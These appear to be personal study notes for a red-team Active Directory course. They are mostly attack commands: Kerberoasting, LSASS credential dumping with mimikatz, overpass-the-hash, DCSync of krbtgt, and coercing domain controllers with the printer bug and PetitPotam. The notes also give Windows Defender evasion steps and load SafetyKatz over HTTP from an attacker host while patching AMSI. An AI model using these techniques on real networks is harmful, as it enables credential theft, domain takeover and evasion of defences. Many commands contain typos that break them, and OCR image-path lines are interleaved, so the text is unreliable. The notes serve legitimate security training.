
CRTE

the map of the AD



here is the attack techniques so i started from local privesc as u should know the enumeration techniques for the ACLs and the other user hunting techniques from the CRTP

topics

Local PrivEsc > Powershell remoting > Kerberoast > Set SPN > LAPS > Extract Creds From LSASS > OPTH > DCSync > Offensive .NET > gMSA > Golden gMSA > Kerberos UnConstrained Delegation > Kerberos Constrained Delegation > Resource based constrained delegation > constrained delegation - kerberos only > golden ticket > silver ticket > Diamond Ticket > Skeleton Key > DSRM > custom SSP > AdminSDHolder > Rights Abuse - ACLs > ACLs - Security Descriptors > ACLs - Security Descriptors WMI > ACLs - Security Descriptors Powershell Remoting

AD CS Abuse > Shadow Credential > Abusing User Object >> Attacking Azure AD integration > Forest Root >

Local PrivEsc

u can use some tools to do windwoes privesc >> PowerUp, BeRoot, Privesc
the ntlm relaying is an example of the privesc >> https://github.com/antonioCoco/RemotePotato0
>> from user to doamin admin

Get-Service with unquoted paths

`Get-ServiceUnqoted -Verbose`

Get service where the current user can write to its pinary

`Get-ModifidableServiceaFile -Verbose`

Get the services whose configuration current user can modify

`Get-ModifiableService -Verbose`

run all the checks form
-Powerup
Invoke-AllChecks
-beroot is an executable
beRoot.exe
-privesc
Invoke-PrivEsc

Powershell remoting

PsRemoting >> it is tool like psexec but faster and words on WinRM
the remoting process run on high intergrity process that is need admin privs

the powersehll works >>
one to one

`-PSSession`

`New-PSSession`

`-Enter-PSSession`

one to many
fan-out remoting not interactive exectues commnands in parallel

`-Invoke-Command`

u can use the following to execute commands or script block

`Invoke-Command -Scribtblock {Get-Proccess} -ComputerName (Get-Content <list_of_servers>)`

to excute scripts from files

`Invoke-Command -FilePath C:\ ComputerName (Get-Content <List_of_servers>)`

to execute locally loaded function on the remote machine

`Invoke-Command -ScriptBlock ${function:Get-PassHAshes} -ComputerName (Gte-Content <list_of_servers>)`

to execute statful commnads with Invoke-Command

```
$Sess= New-PSSession -ComputerName server1 Invoke-Command -Session $Sess -ScriptBLock {$Proc = Get-Process}
Invoke-Commnad -Session $Sess -ScriptBlock {$ Proc.Name }
```

u can use winrs in place of PSRemoting to evade the logging

`winrs -remote:server1 -u:server1\administrtor -p:pass hostname`

u can also use COM objects of WSMan COM object >> https://github.com/bohops/WSMan-WinRM

Lateral movement

access other users on machines >> this will be mix of >> privesc, admin recon, lateral movement

first of all understand Kerberos authentication

kerberoast >> brute force of service account passwords

the TGS encrypted with the password hash of service account request a ticket and brute force it

first of all u need to find the accounts used as service accounts

`Get-ADUser -Filter  {ServicePrincipalName} -ne "$null"} -Properties ServicePrincipalName`

with powerview

```
Get-DomainUSer -SPN
```

second step Kerberoast

use rubeus to list kerberoast stats

```
Rubeus.exe Kerberoast /stats
```

use rubeus to ask for TGS

```
Rubeus.exe Kerberoast /user:serviceaccount /simple
```

to avoid detection look for teh kerberostable accounts that only support RC4_HMAC

```
Rubeus.exe Kerberoast /stats /rce4opsec
Rubeus.exe Kerberoast /user:serviceaccount /simple /rce4opsec
```

kerberosast all possible accounts

```
Rubeus.exe Kerberoast /rc4opsec /outfile:hashes.txt
```

---

request a ticket using .NET classes

```
Add-Type -AssemblyNAme System.IdentityModel
New-Object
System.IdentityModel.Tokens.KerberosRequestorSecurity
Token -ArgumentList "USSvc/serviceaccount"
```

Invoke-Kerberoast from BC Empire (https://github.com/BC-SECURITY/Empire) can be used as well for cracking with John or Hashcat.

```
. .\Invoke-Kerberoast.ps1
```

```
Invoke-Kerberoast -Identity serviceaccount
```

check if the ticket is granted

```
klist.exe
```

to export all ticekts with mimikatz

```
Ivoke-Mimikatz -Command '"kerberos::list /export"'
```

Targeted Kerberoasting - Set SPN

if we have suficient rights the targeted user's SPN can be set to anything then we request a TGS without special privs and the TGS can be kerberoast
refernce to check >> http://www.harmj0y.net/blog/activedirectory/targeted-kerberoasting/

---

we hunt for the user

```
Find-InterestintgDomainAcl -ResolveGUIDs | ?{$_.IdentityRefernceName -match "StudentUsers"}
```

with powerview see if the user has a SPN

```
Get-DomainUser -Identity support1user | select servicepricipalname
```

with ADMoudle see if the user has a SPN

```
Get-ADUser -Identity support1user -Properties SetvicePreincipalName | select SetvicePreincipalName
```

set a SPN for the user

```
Set-DomainObject -Identity support1user -Set @{servicepricipalname='us/myspnX'}
```

set a SPN for the user with ADMoudle

```
Set-ADUser -Identity support1user -ServicePrincipalNames @{Add='us/myspnX'}
```

now after we set the SPN we kerberoast the user

```
Rubeus.exe kerberoast /outfile:hash.txt
```

then use john to or hashcat to crack the ticket

Privilege Escalation - LAPS

Privilege Escalation - LAPS

- LAPS (Local Administrator Password Solution) provides centralized storage of local users passwords in AD with periodic randomizing.
- "...it mitigates the risk of lateral escalation that results when customers have the same administrative local account and password combination on many computers."
- Storage in clear text, transmission is encrypted (Kerberos).
- Configurable using GPO.
- Access control for reading clear text passwords using ACLs. Only Domain Admins and explicitly allowed users can read the passwords.

---

to find the users who can read the plain text passwords with PowerView

```
Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-Object {($ .ObjectAceType -like 'ms-Mcs-AdmPwd') and ($ .ActiveDirectoryRights -match 'ReadProperty')} | ForEcah-Object {$ . | Add-Member NoteProperty 'IdentityName' $(Convert-SidToName $ .SecurityIdnetifier);$_}
```

with powershell

```
Get-ADComputer -Filter 'ObjectClass -eq "computer"' -Property *
```

https://adsecurity.org/?p=2207 &&&& https://github.com/gentilkiwi/mimikatz

---

dump creds on a local machine using mimikatz

```
Invoke-Mimikatz -Command '"securelsa::ekeys"'
```

some resources >> https://github.com/deepinstinct/Lsass-Shtinkering

https://github.com/GhostPack/SafetyKatz

https://github.com/Flangvik/BetterSafetyKatz

https://github.com/outflanknl/Dumpert

https://github.com/b4rtik/SharpKatz

https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

Lateral Movement - Extract Creds From LSASS

with pypkatz

```
pypkatz.exe live lsa
```

using comsvcs.dll

```
tasklist /FI "IMAGENAME eq lsass.exe"
```

```
rundll32.exe C:\comsvcs.dll, minidump <lsass process ID> C:\lsass.dmp full
```

resources >>
https://github.com/skelsec/pypykatzhttps://github.com/Hackndo/lsassyhttps://github.com/fortra/impa

using lsass-shitinkering

```
lsass_shtinkering.exe
```

it uses WER service to dump the LSASS
https://github.com/deepinstinct/Lsass-Shtinkering

Over Pass The Hash

OPTH generates tokens from hashes of keys needs admin privs

```
Invoke-Mimiktaz -Commnad '"sekurlsa::pth /user:Admininstrator /run:powersehll.exe"'
```

with saftykatz

```
saftykatz.exe "sekurlsa::pth /user:Admininstrator /domain:domain_name /aes256:<aes256keys> /run:cmd.exe" "exit"
```

the above command run powershell session with logon type9 like runas /netonly

this dont need admin privs

```
Rubeus.exe asktgt /user:Administrator /rc4:<ntlmhash> /ptt
```

this need admin privs

```
Rubeus.exe asktgt /user:Administrator /aes256:<aes256keys> /opsec /createnetonly:C:\windows\system32\cmd.exe /show /ptt
```

rubeus pinary >> https://github.com/GhostPack/Rubeus/

Lateral Movement - DCSync

we use dcsync to extract the creds form the DC without code execution
with domain admin privs

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krptgt"'
```

```
saftykatz.exe "lsadump::dcsynd /user:us\krbtgt" "exit"
```

by default domain admin privs are required to run DCSync

Offensive .NET

repo of offensive C# tools >> https://github.com/Flangvik/SharpCollection

Offensive .NET - Tradecraft

- When using .NET (or any other compiled language) there are some challenges
  - Detection by countermeasures like AV, EDR etc.
  - Delivery of the payload (Recall PowerShell's sweet download-execute cradles)
  - Detection by logging like process creation logging, command line logging etc.
- We will try and address the AV detection and delivery of the payload as and when required during the class ;)
- You are on your own when the binaries that we share start getting detected by Windows Defender!

---

we will focus on bypass of signature based detection by windows defender
we can use DefenderCheck (https://github.com/t3hbb/DefenderCheck) to

identify code and strings from a binary / file that Windows Defender may flag

let us check for signature of sharpkatz
DefenderCheck.exe C:\sharpkatz.exe

Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Open the project in Visual Studio.
- Press "CTRL + H".
- Find and replace the string "Credentials" with "Credents" you can use any other string as an replacement. (Make sure that string is not present in the code)
- Select the scope as "Entire Solution".
- Press "Replace All" button.
- Build and recheck the binary with DefenderCheck.
- Repeat above steps if still there is detection

---


string manipualtion for the AV bypass
we use out-compressedDll.ps1 and run it on the mimikatz

```
Out-CompressedDll <path_to_mimikatz> > outputfilename.txt
```

mimikatz >> https://github.com/gentilkiwi/mimikatz
out-compressedDll.ps1 >>
https://github.com/PowerShellMafia/PowerSploit/blob/master/ScriptModification/Out-CompressedDll.ps1


Offensive .NET - Tradecraft - AV bypass - String Manipulation

- Copy the value of the variable "$EncodedCompressedFile" from the output file above and replace the value of "compressedMimikatzString" variable in the "Constants.cs" file of SafetyKatz.



Offensive .NET - Tradecraft - AV bypass - String Manipulation


- Copy the byte size from the output file and replace it in "Program.cs" file on the line 111 & 116.
- Build and recheck the binary with DefenderCheck.




```
for bettersaftykatz we download the latest release of mimikatz_trunk.zip and then we convert the file to base64 value
```


Offensive .NET - Tradecraft - AV bypass - BetterSafetyKatz

- Modify the "Program.cs" file.
  - Added a new variable that contains the base64 value of "mimikatz_trunk.zip" file.
  - Comment the code that downloads or accepts the mimikatz file as an argument.
  - Convert the base64 string to bytes and pass it to "zipStream" variable.




for rubeus.exe we use confuserEx to obfuscate the binary
confuserEx >> https://github.com/mkaring/ConfuserEx

the steps of how to use confuserEx is in the screenshot



but after the obfuscation we use defendercheck on the binary and see the detection of the GUID

- Generate and modify the GUID and compile Rubeus again and rerun the ConfuserEx on the Rubeus.exe binary.



we use NetLoader to deliver our binary payloads
NetLoader >> https://github.com/Flangvik/NetLoader
it can be used to load binary from filepath or url adn patch AMSI & ETW

```
C:\Loader.exe -path http://$IP/saftykatz.exe
```

also we can use AssemblyLoad.exe that can be used to load the netloader in memory from the URL which then loads a binary frim a filepath or URL

```
C:\AssemblyLoad.exe http://$IP.Loader -path http://$IP/SafetyKatz.exe
```

Privilege Escalation - gMSA

Privilege Escalation – gMSA

- A group Managed Service Account (gMSA) provides automatic password management, SPN management and delegated administration for service accounts across multiple servers.
- Use of gMSA is recommended to protect from Kerberoast type attacks!
- A 256 bytes random password is generated and is rotated every 30 days.
- When an authorized user reads the attribute 'msds-ManagedPassword' the gMSA password is computed.
- Only explicitly specified principals can read the password blob. Even the Domain Admins can't read it by default.

read more about attacking this account >> https://www.netwrix.com/gmsa_exploitation_attack.html

to find the account with ADModule

```
Get-ADServiceAccount -Filter *
```

Using PowerView

```
Get-DomainObject -LDAPFilter '(objectClass=msDS-GreoupManagedServiceAccount)'
```

- The attribute 'msDS-GroupMSAMembership' (PrincipalsAllowedToRetrieveManagedPassword) lists the principals that can read the password blob.
- Read it using ADModule:

```
Get-ADServiceAccount -Identity jumpone -Properties * |
select PrincipalsAllowedToRetrieveManagedPassword
```

Privilege Escalation gMSA - Enumeration

• The attribute 'msDS-ManagedPassword' stores the password blob in binary form of MSDS-MANAGEDPASSWORD BLOB.

• Once we have compromised a principal that can read the blob. Use ADModule to read and DSInternals to compute NTLM hash:

```
$Passwordblob (Get-ADServiceAccount -Identity jumpone -Properties msDS-managedPassword) 'msDS-ManagedPassword' Import-Module C:\AD\Tools\DSInternals_v4.7\DSInternals\DSInternals.psdl $decodedpwd ConvertFrom-ADManagedPasswordBlob $Passwordblob ConvertTo-NTHash -Password $decodedwAk SecurecurrentPassword
```

• The 'CurrentPassword' attribute in the $decodedpwd contains the clear-text password but cannot be typed!

---

passing the hash of the gMSA we got gMSA privs

```
sekurlsa::pth /user:jumpone /domain:us.techcorp.local /ntlm:<hash>
```

read more >> https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/a9019740-3d73-46ef-a9ae-3ea8eb86ac2e

---

Golden gMSA

read more about the attack >> https://www.semperis.com/blog/golden-gmsa-attack/

- gMSA password is calculated by leveraging the secret stored in KDS root key object.
- We need following attributes of the KDS root key to compute the Group Key Envelope (GKE) :

– cn

– msKds-SecretAgreementParam

– msKds-RootKeyData

– msKds-KDFParam

– msKds-KDFAlgorithmID

– msKds-CreateTime

– msKds-UseStartTime

– msKds-Version

– msKds-DomainID

– msKds-PrivateKeyLength

– msKds-PublicKeyLength

– msKds-SecretAgreementAlgorithmID

Once we compute the GKE for the associated KDS root key we can

generate the password offline.

- Only privilege accounts such as Domain Admins, Enterprise Admins or

SYSTEM can retrieve the KDS root key.

- Once the KDS root key is compromised we can’t protect the associated

gMSAs accounts.

- Golden gMSA can be used to retrieved the information of gMSA

account, KDS root key and generate the password offline

Domain Privilege Escalation - Kerberos UnConstrained Delegation

the first way we gonna do it is abusing Kerberos Delegation

read more about Kerberos Delegation to understand the difference between the types of delegation

Kerberos Delegation allows to "reuse the end-user credentials to access resources hosted on a different server". • This is typically useful in multi-tier service or applications where Kerberos Double Hop is required. • For example, a user authenticates to a web server and web server makes requests to a database server. The web server can request access to resources (all or some resources depending on the type of delegation) on the database server as the user (impersonation) and not as the web server's service account. • Please note that, for the above example, the service account for web service must be trusted for delegation to be able to make requests as a user.


read more >> https://adsecurity.org/?p=1667

http://www.labofapenetrationtester.com/2016/02/getting-domain-admin-with-kerberos-unconstrained-delegation.html

There are two types of Kerberos Delegation: - General/Basic or Unconstrained Delegation which allows the first hop server (web server in our example) to request access to any service on any computer in the domain. Constrained Delegation which allows the first hop server (web server in our example) to request access only to specified services on specified computers.

Privilege Escalation – Unconstrained Delegation

1. A user provides credentials to the Domain Controller.
2. The DC returns a TGT.
3. The user requests a TGS for the web service on Web Server.
4. The DC provides a TGS.
5. The user sends the TGT and TGS to the web server.
6. The web server service account use the user's TGT to request a TGS for the database server from the DC.
7. The web server service account connects to the database server as the user.



- When unconstrained delegation is enabled, the DC places user's TGT inside TGS (Step 4 in the previous diagram). When presented to the server with unconstrained delegation, the TGT is extracted from TGS and stored in LSASS. This way the server can reuse the user's TGT to access any other resource as the user.
- This could be used to escalate privileges in case we can compromise the computer with unconstrained delegation and a Domain Admin connects to that machine.
- SeEnableDelegation privileges are needed to configure Unconstrained Delegation.

discover domain copmuters which have unconstrained delegation enabled

```
Get-DomainComputer -UnConstrained
```

using ADModule

```
Get-ADComputer -Filter {TrusedForDelegation -eq $True}
Get-ADUser -Filter {TrusedForDelegation -eq $True}
```

we compromise the server where the delegation is enabled but we need to trick a domain admin to connect to the service on the server and then we export the TGTs with mimikatz

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'
```

the ticket could be reused


```
Invoke-Mimikatz -Command '"kerberos::ptt ticket.kirbi"'
```

and we trick the domain admin to connect to the server by social engineering way
read more >> http://www.labofapenetrationtester.com/2016/02/getting-domain-admin-with-kerberos-unconstrained-delegation.html

u can trick the domain admin to connect to the machine by using the printer bug
a feature of MS-RPRn which allows any authenticated domain user force any machine (running the spoller service) to connect to second machine in hte domain

read more >> https://www.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory/41https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-rprn/d42db7d5-f141-4466-8f47-0a4be14e2fc1http://www.harmj0y.net/blog/redteaming/not-a-security-boundary-breaking-forest-trusts/

- Abusing Printer Bug (yes the attacker is wearing a Balaclava :P)



we will use the MS-RPRN.exe on us-web

```
.\MS-RPRN.exe \\us-dc.us.techcorp.local \\us-web.us.techcorp.local
```

we can capture the TGT of us-DC by using rubeus

```
.\Rubeus.exe monitor /interval:5
```

we can also use PetitPotam.exe on us-web

```
.\PetitPotam.exe us-web us-dc
```

and also capture the ticket with rubeus

```
.\Rubeus.exe monitor /interval:5
```

PetitPotam does not need creds when used against a DC`

read more >> https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31https://github.com/p0dalirius/Coercer &&&& https://github.com/ShutdownRepo/ShadowCoerce &&&& https://github.com/Wh04m1001/DFSCoerce &&&& https://github.com/crisprss/magicNetdefs

copy the ticket and use it on the attacker machine

```
Rubeus.exe ptt /ticket:
```

or use Invoke-Mimikatz

```
Invoke-Mimikatz -Command '"kerberos::ptt C:\USDC.kirbi"'
```

run DCSync

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\krbtgt"'
```

Domain Privilege Escalation - Kerberos Constrained Delegation

Constrained Delegation

Allows access only to specified services on specified computers as a user. •

To impersonate the user, Service for User (S4U) extension is used which provides two extensions:

- Service for User to Proxy (S4U2proxy) - Allows a service to obtain a TGS to a second service (controlled by SPNs on msDs-AllowedToDelegateTo) on behalf of a user.

- Service for User to Self (S4U2self) - Allows a service (must have TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION) to obtain a forwardable TGS to itself on behalf of a user (no actual Kerberos authentication by user takes place). Used in Protocol Transition i.e. when user authenticates with non-Kerberos authentication.

SeEnableDelegation privileges are needed to configure Constrained Delegation.

• Two ways to configure constrained delegation:


- Kerberos only: Kerberos authentication is needed for the service to delegate.

- Protocol transition: Regardless of authentication the service can delegate.

